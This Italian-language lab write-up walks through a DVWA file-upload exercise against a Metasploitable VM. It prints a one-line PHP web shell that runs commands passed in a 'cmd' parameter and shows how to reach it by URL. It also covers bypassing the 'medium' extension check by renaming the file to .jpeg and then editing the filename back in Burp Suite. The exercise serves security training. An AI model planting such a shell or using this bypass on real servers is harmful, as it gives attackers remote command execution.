DVWA file Upload

In questo esercizio, procederemo a creare e caricare nel DVWA (Damn Vulnerable Web Application) un file denominato "shell.php". Questo file consentirà di accedere al server senza autorizzazione, permettendo l'esecuzione di comandi da remoto.

Preparazione dell'Ambiente

L'ambiente virtuale che utilizzeremo è configurato con tre macchine virtuali:

1. Kali Linux (192.168.50.154) - Distribuzione Linux specializzata per il penetration testing
2. Metasploitable (192.168.60.60) - Sistema volutamente vulnerabile per esercitazioni di sicurezza
3. pfSense - Firewall e router che gestisce la comunicazione tra le VM nelle diverse sottoreti

La configurazione della rete prevede due sottoreti separate, con pfSense che funge da gateway e permette la comunicazione controllata tra i diversi segmenti di rete. Questo setup rappresenta un tipico ambiente di laboratorio per l'esecuzione di test di sicurezza in condizioni controllate.

Caricamento della Shell PHP

Dopo l'avvio del laboratorio, il primo passo consiste nell'aprire Burp Suite, strumento essenziale che ci permetterà di analizzare e manipolare il traffico di rete.

Per iniziare con Burp Suite:

1. Avviare l'applicazione Burp Suite dalla macchina Kali Linux
2. Una volta caricata l'interfaccia, selezionare la scheda "Proxy" nel pannello superiore
3. Cliccare sul pulsante "Open Browser" per avviare il browser configurato per instradare il traffico attraverso Burp Suite
4. Attivare la modalità "Intercept is on"

Questa configurazione ci consentirà di intercettare, esaminare e modificare le richieste HTTP/HTTPS durante le nostre attività di test di sicurezza.

Dal browser appena aperto tramite Burp Suite, possiamo collegarci alla Damn Vulnerable Web Application (DVWA) utilizzando l'indirizzo IP della macchina Metasploitable.
Per accedere alla DVWA:

1. Inserire nel browser l'indirizzo IP di Metasploitable (192.168.60.60) e navigare al percorso della DVWA

2. Durante la navigazione, ricordarsi di cliccare sul pulsante arancione "Forward" nell'interfaccia di Burp Suite per consentire l'inoltro delle richieste intercettate

3. Alla schermata di login della DVWA, inserire le seguenti credenziali:
    - Nome utente: admin
    - Password: password

Una volta effettuato l'accesso, saremo in grado di iniziare le nostre attività.


Per ultima cosa, dobbiamo creare il file "shell.php"

Il frammento `<?php system($_REQUEST["cmd"]); ?>` permette a chiunque possa inviare richieste a questo script di eseguire comandi arbitrari sul server che lo ospita.
Se questo codice fosse inserito in un file accessibile pubblicamente (come "shell.php"), un attaccante potrebbe eseguire comandi sul server in diversi modi:


1. Tramite URL: `http://192.168.60.60/dvwa/hackable/uploads/shell.php`
2. Tramite FORM, POST
3. Tramite modifiche ai cookie


Questo potrebbe consentire all'attaccante di:

- Visualizzare file sensibili
- Modificare/eliminare dati
- Ottenere accesso non autorizzato al server
- Installare malware
- Usare il server per altri attacchi





A questo punto possiamo cliccare su “DVWA Security” e, inizialmente, impostare la sicurezza su “Low”.






Procediamo cliccando su “Upload”. Nella pagina che si aprirà, potremo selezionare e caricare il file shell.php.






Se il caricamento avrà successo, saremo pronti a compromettere il sistema target, accedendo al file shell.php, nel nostro caso: 192.168.60.60/dvwa/hackable/uploads/shell.php




caricando il link potremmo in fine aggiungere all'URL: ?cmd= , che in base allo script bash inserito dopo l'uguale permetterà l'esecuzione nel server target. In questo caso con ls potremmo vedere il contenuto della directory.

Tentativo livello sicurezza medio


Utilizzando Burp Suite, abbiamo eseguito con successo il caricamento del file shell.php nell'applicazione DVWA, nonostante le misure di sicurezza implementate attraverso il livello "medium" di protezione.
Esaminando il codice sorgente fornito dalla DVWA, ho identificato la principale differenza di implementazione tra i livelli di sicurezza "low" e "medium".
Nel livello "medium", è stato introdotto un controllo specifico sull'estensione dei file caricati, che limita l'upload esclusivamente a file immagine. Serve per prevenire il caricamento di file potenzialmente pericolosi, come script PHP o altri file eseguibili.




Per bypassare questo livello di sicurezza utilizzeremo Burp Suite, ma prima dobbiamo aggiungere o modificare l’estensione .jpeg .



Questo ci permetterà di rendere vano il livello supplementare di sicurezza, ma ovviamente caricandolo così non otterremo nulla. Essendo che, senza un'adeguata implementazione, caricheremo solo un file .jpeg; quindi, dovremo utilizzare Burp Suite.



Dopo aver selezionato il file shell.php.jpeg, cliccando su “Upload”, potremmo vedere e infine modificare la stringa indicata sopra, in questo caso la riga 21, modificando il “filename” da shell.php.jpeg a shell.php. E in fine, cliccando su “Forward” sulla Burp Suite, vedremo nel DVWA che il file è stato caricato correttamente e, con questo, come in precedenza, potrà essere sfruttato per compromettere la sicurezza dell’intero target.



In fine

Con questo esercizio ho appreso quanto possa essere facile compromettere la sicurezza di un target e quanto sia importante prevenire tali comportamenti tramite aggiornamenti e implementazioni di sicurezza.